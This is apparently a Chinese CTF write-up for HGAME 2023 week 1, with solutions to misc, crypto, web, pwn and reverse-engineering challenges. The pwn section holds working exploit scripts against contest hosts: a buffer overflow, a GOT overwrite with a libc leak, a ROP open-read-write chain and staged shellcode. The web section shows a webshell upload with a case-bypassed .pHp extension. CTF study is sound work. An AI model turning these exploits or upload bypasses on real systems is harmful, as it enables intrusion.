HGAME 2023

Misc

Sign In

base64

hgame{Welcome_To_HGAME2023!}

Where am I

流量里有个压缩包，提取出来后是伪加密，解压后是图片，根据提示要求经纬度，查看信息：

hgame{116_24_1488_E_39_54_5418_N}

神秘的海报

zsteg -a secret.png看到：


```
Sure enough, you still remember what we talked about at that time! This is part
of the secret: `hgame{U_KnOw_LSB&W`
I put the rest of the content here,
https://drive.google.com/file/d/13kBos3Ixlfwkf3eOzOkJTEqBxm7RUk-G/view?
usp=sharing, if you directly access the google drive cloud disk download in
China, it will be very slow, you can try to use Scientific Internet access solves
the problem of slow or inaccessible access to external network resources. This is
my favorite music, there is another part of the secret in the music, I use
Steghide to encrypt, the password is also the 6-digit password we agreed at the
time, even if someone else finds out here, it should not be so easy to crack ((
hope so
```

谷歌网盘是一段音频，那么我们生成一段6位数字的字典，然后用stegseek爆破：

```
password = open('./password.txt', 'w')
for i in range(1000000):
    password.write(str(i).ljust(6, '0') + '\n')

password.close()
```

```
a@a:~/Desktop$ stegseek Bossanova.wav password.txt
StegSeek 0.6 - https://github.com/RickdeJager/StegSeek

[i] Found passphrase: "123456"
[i] Original filename: "flag2.txt".
[i] Extracting to "Bossanova.wav.out".

a@a:~/Desktop$ cat Bossanova.wav.out
恭喜你解到这里，剩下的Flag是 av^Mp3_Stego}，我们Week2见！
```

hgame{U_Kn0w_LSB&Wav^Mp3_Stego}

e99p1ant_want_girlfriend

经典crc爆破:


```
# -*- coding: utf-8 -*-
import binascii
import struct

#\x49\x48\x44\x52\x00\x00\x01\xF4\x00\x00\x01\xA4\x08\x06\x00\x00\x00

crc32key = 0xA8586B45
for i in range(0, 65535):
  height = struct.pack('>i', i)
  #CRC: CBD6DF8A
#   data = '\x49\x48\x44\x52' + width + '\x00\x00\x02\xA8\x08\x06\x00\x00\x00'
  data = b'\x49\x48\x44\x52\x00\x00\x02\x00' + height + b'\x08\x06\x00\x00\x00'

  crc32result = binascii.crc32(data) & 0xffffffff

  if crc32result == crc32key:
    print(''.join(map(lambda c: "%02X" % c, height)))
```



hgame{e99p1ant_want_a_girlfriend_qq_524306184}

crypto

兔兔的车票

15个数字加一个flag的数字保存为图片，共16个数字。然后生成3个数字，随机取一个与前面的数字异或作为结果，保存为enc。

问题就在于一开始生成的15个数字里，应该是`379*234*24`位，但是只生成了`379*234*23`位，然后用0填满，所以有88686位是0（约1万字节），而0异或任何数字还是它本身，相同数字异或为0。


经过多次测试可知getrandbits会产生大约950-1200字节的0，虽然我们不知道flag的图片有多少0，但是大概率是不到上述一万字节的。


将enc两两异或，结果可能有以下四种：

1. pictureA^randomA^randomB^pictureB
2. pictureA^randomA^randomA^pictureB
3. pictureA^randomA^randomB^FLAG
4. pictureA^randomA^randomA^FLAG

当两个图片异或到同一个随机图时，相当于这两个图片直接异或，那么我们用给定的生成源图片的函数来生成两个源图片，然后异或一下，可知约20万字节的0。而异或到不同随机图时，他们的0字节出现概率差不多，经过测试大概是1000个字节的0，所以最终两两异或后统计一下0的数量，可以发现只有flag图片跟源图片异或后的0结果最少，大概200字节左右。

然后就是把图片保存出来：






感觉完全可以上来就无脑xor一波。。

RSA

直接对N进行一个分解



神秘的电话

在线解析摩斯密码：

经典摩斯密码，用morse2ascii得到`0223e__priibly___honwa__jmgh__fgkcqaoqtmfr`

根据：几个星期前，我们收到一个神秘的消息。但是这个消息被重重加密，我们不知道它的真正含义是什么。唯一知道的信息是关于密钥的：“只有倒着翻过十八层的篱笆才能抵达北欧神话的终点”。

反转后得到`rfmtqoaqckgf__hgmj__awnoh___ylbiirp__e3220`，然后rot18，W和普通栅栏然后凯撒都试了不太行，鸽了

Be Stream

二阶常系数齐次线性递推数列，f(n) = 7 * f(n-2) + 4 * f(n-1)，所以可以用矩阵快速幂来算出来每次的结果

考虑到题目最终结果和256取余了，所以每次计算的结果也可以取余256，然后改成循环递推就可以跑出来了。

```
# from flag import flag
# assert type(flag) == bytes

key = [int.from_bytes(b"Be water", 'big'), int.from_bytes(b"my friend", 'big')]

def stream(i):
    if i==0:
```

```
        return key[0]
    elif i==1:
        return key[1]
    else:
        return (stream(i-2)*7 + stream(i-1)*4) % 256

def stream2(n):
    if n==0:
        return key[0]
    elif n==1:
        return key[1]
    n0 = key[0]
    n1 = key[1]
    while (n-1) > 0:
        n2 = (n1 * 4 + n0 * 7) % 256
        n0 = n1
        n1 = n2
        n -= 1
    return n2

# 利用 Python 生成器求解
def Fib_python_generator(n):
    a, b = key[0], key[1]
    while n > 0:
        a, b = b, (a * 7 + b * 4) % 256
        n -= 1
        yield a
# 获取生成器的最后一个元素
def get_python_generator_item(n):
    item = 0
    for i in Fib_python_generator(n):
        item = i
    return item

# print(key)
enc = b""
w = []
for i in range(48):
    # if (i // 2) % 2 == 0:
    #     water = 114
    # else:
    #     water = stream2((i//2)**6) % 256
    # water = stream3((i//2)**6) % 256
    # else:
    # water = get_python_generator_item((i//2)**6) % 256
    water = stream2((i//2)**6) % 256
    print(water)
    w.append(water)

print(w)

f = b'\x1a\x15\x05\t\x17\t\xf5\xa2-\x06\xec\xed\x01-
\xc7\xcc2\x1eXA\x1c\x157[\x06\x13/!-\x0b\xd4\x91-\x06\x8b\xd4-\x1e+*\x15-
pm\x1f\x17\x1bY'
```

```
a = [114, 114, 100, 100, 114, 114, 196, 196, 114, 114, 132, 132, 114, 114, 164,
164, 114, 114, 36, 36, 114, 114, 4, 4, 114, 114, 68, 68, 114, 114, 228, 228,
114, 114, 228, 228, 114, 114, 68, 68, 114, 114, 4, 4, 114, 114, 36, 36]
flag = ''
for i in range(len(a)):
    flag += chr(f[i] ^ a[i])

print(flag)
```

web

Classic Childhood Game

js直接搜通关，然后发现调用了一个输出flag的函数，console里直接调用

Become A Member

一些http头修改

Guess Who I Am

```
a = [{
    "id": "ba1van4",
    "intro": "21级 / 不会Re / 不会美工 / 活在梦里 / 喜欢做不会的事情 / ■□粉",
}, {
    "id": "yolande",
    "intro": "21级 / 非常菜的密码手 / 很懒的摸鱼爱好者，有点呆，想学点别的但是一直开摆",
}, {
    "id": "tOhka",
    "intro": "21级 / 日常自闭的Re手",
}, {
    "id": "h4kuy4",
    "intro": "21级 / 菜鸡pwn手 / 又菜又爱摆",
}, {
    "id": "kabuto",
    "intro": "21级web / cat../../../../f*",
}, {
    "id": "R1esbyfe",
    "intro": "21级 / 爱好歪脖 / 究极咸鱼一条 / 热爱幻想 / 喜欢窥屏水群",
}, {
    "id": "trOuble",
    "intro": "21级 / 喜欢肝原神的密码手",
}, {
    "id": "Roam",
    "intro": "21级 / 入门级crypto",
}, {
    "id": "PotatO",
    "intro": "20级 / 摆烂网管 / DN42爱好者",
}, {
    "id": "Summer",
    "intro": "20级 / 歪脖手 / 想学运维 / 发呆业务爱好者",
}, {
```

```
    "id": "chuj",
    "intro": "20级 / 已退休不再参与大多数赛事 / 不好好学习，生活中就会多出许多魔法和奇迹",
}, {
    "id": "4nsw3r",
    "intro": "20级会长 / re / 不会pwn",
}, {
    "id": "4ctue",
    "intro": "20级 / 可能是IOT的MISC手 / 可能是美工 / 废物晚期",
}, {
    "id": "Owl",
    "intro": "20级 / Re手 / 菜",
}, {
    "id": "AtOm",
    "intro": "20级 / web / 想学iot",
}, {
    "id": "ChenMoFeiJin",
    "intro": "20级 / Crypto / 摸鱼学代师",
}, {
    "id": "Klrin",
    "intro": "20级 / WEB / 菜的抠脚 / 想学GO",
}, {
    "id": "ek1ng",
    "intro": "20级 / Web / 还在努力",
}, {
    "id": "latt1ce",
    "intro": "20级 / Crypto&BlockChain / Plz V me 50 eth",
}, {
    "id": "Ac4ae0",
    "intro": "*级 / 被拐卖来接盘的格子 / 不可以乱涂乱画哦",
}, {
    "id": "Akira",
    "intro": "19级 / 不会web / 半吊子运维 / 今天您漏油了吗",
}, {
    "id": "qz",
    "intro": "19级 / 摸鱼美工 / 学习图形学、渲染ing",
}, {
    "id": "Liki4",
    "intro": "19级 / 脖子笔直歪脖手",
}, {
    "id": "0x4qE",
    "intro": "19级 / &lt;/p&gt;&lt;p&gt;Web",
}, {
    "id": "xi4oyu",
    "intro": "19级 / 骨瘦如柴的胖手",
}, {
    "id": "R3n0",
    "intro": "19级 / bin底层选手",
}, {
    "id": "m140",
    "intro": "19级 / 不会re / dl萌新 / 太弱小了，没有力量 / 想学游戏",
}, {
    "id": "Mezone",
    "intro": "19级 / 普通的binary爱好者。",
}, {
    "id": "d1gg12",
```

```
    "intro": "19级 / 游戏开发 / 🐟粉",
}, {
    "id": "Trotsky",
    "intro": "19级 / 半个全栈 / 安卓摸🐟 / P 社玩家 / 🍆粉",
}, {
    "id": "Gamison",
    "intro": "19级 / 挖坑不填的web选手",
}, {
    "id": "Tinmix",
    "intro": "19级会长 / DL爱好者 / web苦手",
}, {
    "id": "RT",
    "intro": "19级 / Re手，我手呢？",
}, {
    "id": "wenzhuan",
    "intro": "18 级 / 完全不会安全 / 一个做设计的鸽子美工 / 天天画表情包",
}, {
    "id": "Cosmos",
    "intro": "18级 / 莫得灵魂的开发 / 茄粉 / 作豚 /  米厨",
}, {
    "id": "Y",
    "intro": "18 级 / Bin / Win / 电竞缺乏视力 / 开发太菜 / 只会 C / CSGO 白给选手",
}, {
    "id": "Annevi",
    "intro": "18级 / 会点开发的退休web手 / 想学挖洞 / 混吃等死",
}, {
    "id": "logong",
    "intro": "18 级 / 求大佬带我IoT入门 / web太难了只能做做misc维持生计 / 摸🐟",
}, {
    "id": "Kevin",
    "intro": "18 级 / Web / 车万",
}, {
    "id": "LurkNoi",
    "intro": "18级 / 会一丢丢crypto / 摸鱼",
}, {
    "id": "幼稚园",
    "intro": "18级会长 / 二进制安全 /  干拉",
}, {
    "id": "lostflower",
    "intro": "18级 / 游戏引擎开发 / 尚有梦想的game maker",
}, {
    "id": "Roc826",
    "intro": "18 级 / Web 底层选手",
}, {
    "id": "Seadom",
    "intro": "18 级 / Web / 真·菜到超乎想象 / 拼死学（mo）习（yu）中",
}, {
    "id": "ObjectNotFound",
    "intro": "18级 / 懂点Web & Misc / 懂点运维 / 正在懂游戏引擎 / 我们联合！",
}, {
    "id": "Moesang",
    "intro": "18 级 / 不擅长 Web / 擅长摸鱼 / 摸鱼！",
}, {
    "id": "E99p1ant",
    "intro": "18级 / 囊地鼠饲养员 / 写了一个叫 Cardinal 的平台",
```

```
}, {
    "id": "Michael",
    "intro": "18 级 / Java / 会除我佬",
}, {
    "id": "matrixtang",
    "intro": "18级 / 编译器工程师( 伪 / 半吊子PL- 静态分析方向",
}, {
    "id": "r4u",
    "intro": "18级 / 不可以摸🐟哦",
}, {
    "id": "357",
    "intro": "18级 / 并不会web / 端茶送水选手",
}, {
    "id": "Li4nO",
    "intro": "17 级 / Web 安全爱好者 / 半个程序员 / 没有女朋友",
}, {
    "id": "迟原静",
    "intro": "17级 / Focus on Java Security",
}, {
    "id": "Ch1p",
    "intro": "17 级 / 自称 Bin 手实际啥都不会 / 二次元安全",
}, {
    "id": "f1rry",
    "intro": "17 级 / Web",
}, {
    "id": "mian",
    "intro": "17 级 / 业余开发 / 专业摸鱼",
}, {
    "id": "ACce1er4tOr",
    "intro": "17级 / 摸鱼ctfer / 依旧在尝试入门bin / 菜鸡研究生+1",
}, {
    "id": "MiGo",
    "intro": "17级 / 二战人 / 老二次元 / 兴趣驱动生活",
}, {
    "id": "BrownFly",
    "intro": "17级 / RedTeamer / 字节跳动安全工程师",
}, {
    "id": "Aris",
    "intro": "17级/ Key厨 / 腾讯玄武倒水的",
}, {
    "id": "hsiaoxychen",
    "intro": "17级 / 游戏厂打工仔 / 来深圳找我快活",
}, {
    "id": "LouOO",
    "intro": "17级 / web / 东南读研",
}, {
    "id": "Junier",
    "intro": "16 级 / 立志学术的统计er / R / 为楼上的脱单事业做出了贡献",
}, {
    "id": "bigmud",
    "intro": "16 级会长 / Web 后端 / 会一点点 Web 安全 / 会一丢丢二进制",
}, {
    "id": "NeverMoes",
    "intro": "16 级 / Java 福娃 / 上班 996 / 下班 669",
}, {
```

```
    "id": "Sora",
    "intro": "16 级 / Web Developer",
}, {
    "id": "fantasyqt",
    "intro": "16 级 / 可能会运维 / 摸鱼选手",
}, {
    "id": "vvv_347",
    "intro": "16 级 / Rev / Windows / Freelancer",
}, {
    "id": "veritas501",
    "intro": "16 级 / Bin / 被迫研狗",
}, {
    "id": "LuckyCat",
    "intro": "16 级 / Web 😺 / 现于长亭科技实习",
}, {
    "id": "Ash",
    "intro": "16 级 / Java 开发攻城狮 / 996 选手 / 濒临猝死",
}, {
    "id": "Cyris",
    "intro": "16 级 / Web 前端 / 美工 / 阿里云搬砖",
}, {
    "id": "Acaleph",
    "intro": "16 级 / Web 前端 / 水母一小只 / 程序员鼓励师 / Cy 来组饥荒！",
}, {
    "id": "b0lv42",
    "intro": "16级 / 大果子 / 毕业1年仍在寻找vidar娘接盘侠",
}, {
    "id": "ngc7293",
    "intro": "16 级 / 蟒蛇饲养员 / 高数小王子",
}, {
    "id": "ckj123",
    "intro": "16 级 / Web / 菜鸡第一人",
}, {
    "id": "cru5h",
    "intro": "16级 / 前web手、现pwn手 / 菜鸡研究生 / scu",
}, {
    "id": "xiaoyao52110",
    "intro": "16 级 / Bin 打杂 / 他们说菜都是假的，我是真的",
}, {
    "id": "Undefinedv",
    "intro": "15 级网安协会会长 / Web 安全",
}, {
    "id": "Spine",
    "intro": "逆向 / 二进制安全",
}, {
    "id": "Tata",
    "intro": "二进制 CGC 入门水准 / 半吊子爬虫与反爬虫",
}, {
    "id": "Airbasic",
    "intro": "Web 安全 / 长亭科技安服部门 / TSRC 2015 年年度英雄榜第八、2016 年年度英雄榜第十三",
}, {
    "id": "jibo",
    "intro": "15 级 / 什么都不会的开发 / 打什么都菜",
}, {
```

```
    "id": "Processor",
    "intro": "15 级 Vidar 会长 / 送分型逆向选手 / 13 段剑纯 / 差点没毕业 / 阿斯巴甜有点甜",
}, {
    "id": "HeartSky",
    "intro": "15 级 / 挖不到洞 / 打不动 CTF / 内网渗透不了 / 工具写不出",
}, {
    "id": "Minygd",
    "intro": "15 级 / 删库跑路熟练工 / 没事儿拍个照 / 企鹅",
}, {
    "id": "Yotubird",
    "intro": "15 级 / 已入 Python 神教",
}, {
    "id": "cO14",
    "intro": "15 级 / Web 🐶 / 汪汪汪",
}, {
    "id": "Explorer",
    "intro": "14 级 HDUISA 会长 / 二进制安全 / 曾被 NULL、TD、蓝莲花等拉去凑人数 / 差点没毕业 / 长亭安研",
}, {
    "id": "Aklis",
    "intro": "14 级 HDUISA 副会长 / 二次元 / 拼多多安全工程师",
}, {
    "id": "Sysorem",
    "intro": "14 级网安协会会长 / HDUISA 成员 / Web 安全 / Freebuf 安全社区特约作者 / FSI2015Freebuf 特邀嘉宾",
}, {
    "id": "Hcamael",
    "intro": "13 级 / 知道创宇 404 安全研究员 / 现在 Nu1L 划划水 / IoT、Web、二进制漏洞，密码学，区块链都看得懂一点，但啥也不会",
}, {
    "id": "LoRexxar",
    "intro": "14 级 / Web 🐶 / 杭电江流儿 / 自走棋主教守门员",
}, {
    "id": "A1ex",
    "intro": "14 级网安协会副会长 / Web 安全",
}, {
    "id": "Ahlaman",
    "intro": "14 级网安协会副会长 / 无线安全",
}, {
    "id": "lightless",
    "intro": "Web 安全 / 安全工程师 / 半吊子开发 / 半吊子安全研究",
}, {
    "id": "Edward_L",
    "intro": "13 级 HDUISA 会长 / Web 安全 / 华为安全部门 / 二进制安全，fuzz，符号执行方向研究",
}, {
    "id": "逆风",
    "intro": "13 级菜鸡 / 大数据打杂",
}, {
    "id": "陈斩仙",
    "intro": "什么都不会 / 咸鱼研究生 / <del>安恒</del>、<del>长亭</del> / SJTU",
}, {
    "id": "Eric",
    "intro": "渗透 / 人工智能 / 北师大博士在读",
```

```
}
]
import requests

url = "http://week-1.hgame.lwsec.cn:30452"

session='MTY3MzIzMzEyNnxEdi1CQkFFQ180SUFBUkFCRUFBQU9fLUNBQUlHYzNSeWFXNW5EQWdBQm5
OdmJIWmxaQU5wYm5RRUFnQUVCbk4wY21sdVp3d05BQXRqYUdGc2JHVnVaMlZKWkFOcGJuUUVBZ0JZfCJ
xcr9vcTtAhv7jt6P9xaBo_Jmqej_NkOry3MQ9AaOw'
for i in range(100):
    resp = requests.get(url + "/api/getQuestion", cookies={"session":session})
    q = resp.json()['message']
    # print(q)
    for i in a:
        if i['intro'] == q:
            print(i['id'])
            resp = requests.post(url + "/api/verifyAnswer", cookies=
{"session":session}, data={'id':i["id"]})
            print(resp.headers['set-cookie'])
            session = resp.headers['set-cookie'].split('; ')[0][8:]
            # print(session)
            print(resp.json())
            break

# print(resp.headers)
```

Show Me Your Beauty

```
POST /upload.php HTTP/1.1
Host: week-1.hgame.lwsec.cn:32044
Content-Length: 214
Accept: */*
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/108.0.5359.125 Safari/537.36
Content-Type: multipart/form-data; boundary=----
WebKitFormBoundaryVU4REz3JJJ4OYUaA
Origin: http://week-1.hgame.lwsec.cn:32044
Referer: http://week-1.hgame.lwsec.cn:32044/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie:
session=MTY3MzIzNDQyNXxEdi1CQkFFQ180SUFBUkFCRUFBQU9fLUNBQUlHYzNSeWFXNW5EQWdBQm5O
dmJIWmxaQU5wYm5RRUFnQUdCbk4wY21sdVp3d05BQXRqYUdGc2JHVnVaMlZKWkFOcGJuUUVBZ0FXfD5s
2XVb9AW4YzL9NfYrrBuhmZKJzHIdWzyxknbzNIj5; PHPSESSID=jovv494kg5r9khhmo6685j3m4O
Connection: close

------WebKitFormBoundaryVU4REz3JJJ4OYUaA
Content-Disposition: form-data; name="file"; filename="shell1.pHp"
Content-Type: image/jpeg

webshell
------WebKitFormBoundaryVU4REz3JJJ4OYUaA--
```

pwn

test_nc

直接连上去有shell

easy_overflow

```
from pwn import *
p = remote("week-1.hgame.lwsec.cn", 32382)
p.send(cyclic(0x10+8) + p64(0x401176))
p.interactive()
# cat flag 1>&2
```

choose_the_seat

整数溢出，可以输入负数覆盖到got，那么就是先把exit覆盖成main以反复利用，然后回来泄露，覆盖got为one gadget

```
from pwn import *
p = remote("week-1.hgame.lwsec.cn", 30996)
# p = process("./vuln")
# context.log_level='debug'
# pause()
p.sendlineafter("choose one.\n", "-6") # exit got
p.sendlineafter("name\n", p64(0x4012D1))
p.sendlineafter("choose one.\n", "-8") # setbuf got
p.sendafter("name\n", "\xff")
p.recvuntil("Your name is ")
one = u64(p.recvuntil(b"\x7f").ljust(8, b'\x00')) - 0x8baff + 0xe3b01
p.sendlineafter("choose one.\n", "-6") # exit got
p.sendlineafter("name\n", p64(one))
p.interactive()
```

orw

```
from sys import flags
from pwn import *
# p = process("./vuln")
p = remote("week-1.hgame.lwsec.cn", 31065)
pause()
context.log_level='debug'
rdi=0x0000000000401393
p.sendafter("task", cyclic(0x100+8) + p64(rdi) + p64(0x404018) +
p64(0x0000000000401070) + p64(0x00000000004012F0))
p.recvuntil(b'\n')
libc = u64(p.recvuntil(b"\x7f").ljust(8, b'\x00')) - 0x84420
rdi=0x0000000000023b6a + libc
rsi=0x000000000002601f + libc
```

```
rdx=0x0000000000142c92 + libc
rsp=0x000000000002f70a + libc
o = 0x10dce0 + libc
r = 0x10dfc0 + libc
w = 0x10e060 + libc

orw  = p64(rsi)
orw += p64(0x00000000404140)
orw += p64(r)
orw += p64(rsp)
orw += p64(0x00000000404140)
p.sendafter("task", cyclic(0x100+8) + orw)

filename = 0x4041d8
flag = 0x4041e0

orw  = p64(rdi)
orw += p64(filename)
orw += p64(rsi)
orw += p64(0)
orw += p64(o)
orw += p64(rdi)
orw += p64(3)
orw += p64(rsi)
orw += p64(flag)
orw += p64(rdx)
orw += p64(0x30)
orw += p64(r)
orw += p64(rdi)
orw += p64(1)
orw += p64(rsi)
orw += p64(flag)
orw += p64(rdx)
orw += p64(0x30)
orw += p64(w)
orw += b'./flag'
orw += b''
p.send(orw)
p.interactive()
```


simple_shellcode

```
from pwn import *
# p = process("./vuln")
# pause()
p = remote("week-1.hgame.lwsec.cn", 30124)
context.log_level='debug'
context.arch = 'amd64'
shellcode = """
mov rsi, rdx
xor rdi, rdi
syscall
"""
p.sendafter("shellcode", asm(shellcode))
```

```
shellcode = """
mov rbx, 0x67616c662f2e
push rbx
push rsp
pop rdi
xor rsi, rsi
mov al, 0x2
syscall
mov rdi, rax
mov rsi, rsp
mov rdx, 0x30
xor rax, rax
syscall
mov rdi, 0x1
mov rsi, rsp
mov al, 0x1
syscall
"""
pause()
p.send(b'\x90'*8+asm(shellcode))
p.interactive()
```

RE

test your ida



easyasm

```
.text:00401176 loc_401176:                     ; CODE XREF: _enc+B1j
.text:00401176              mov     ecx, [ebp+Str]
.text:00401179              push    ecx             ; Str
.text:0040117A              call    _strlen
.text:0040117F              add     esp, 4
.text:00401182              cmp     [ebp+i], eax
.text:00401185              jge     short loc_40119D
.text:00401187              mov     edx, [ebp+Str]
.text:0040118A              add     edx, [ebp+i]
.text:0040118D              movsx   eax, byte ptr [edx]
.text:00401190              xor     eax, 33h
.text:00401193              mov     ecx, [ebp+Str]
.text:00401196              add     ecx, [ebp+i]
.text:00401199              mov     [ecx], al
.text:0040119B              jmp     short loc_40116D
.text:0040119D ; ---------------------------------------------------------------------------
.text:0040119D
.text:0040119D loc_40119D:                     ; CODE XREF: _enc+251j
.text:0040119D              mov     esp, ebp
.text:0040119F              pop     ebp
.text:004011A0              retn
.text:004011A0 _enc         endp
Input: your flag
Encrypted result: 0x5b,0x54,0x52,0x5e,0x56,0x48,0x44,0x56,0x5f,0x50,0x3,0x5e,0x56,0x6c,0x47,0x3,0x6c,0x41,0x56,0x6c,0x44,0x5c,0x41,0x2,0x57,0x12,0x4e
```

```
f = [0x5b,0x54,0x52,0x5e,0x56,0x48,0x44,0x56,0x5f,0x50,0x3,0x5e,0x56,0x6c,0x47,0x3,0x6c,0x41,0x56,0x6c,0x44,0x5c,0x41,0x2,0x57,0x12,0x4e]
flag = ''
for i in f:
    flag += chr(i ^ 0x33)

print(flag)
```

easyenc

```
do
  ++v4;
while ( *((_BYTE *)&v10 + v4) );
if ( v4 == 41 )
{
  while ( 1 )
  {
    v5 = (*((_BYTE *)&v10 + v3) ^ 0x32) - 86;
    *((_BYTE *)&v10 + v3) = v5;
    if ( *((_BYTE *)v8 + v3) != v5 )
      break;
    if ( ++v3 >= 41 )
    {
      v6 = "you are right!";
      goto LABEL_8;
    }
  }
  v6 = "wrong!";
ABEL_8:
```

```
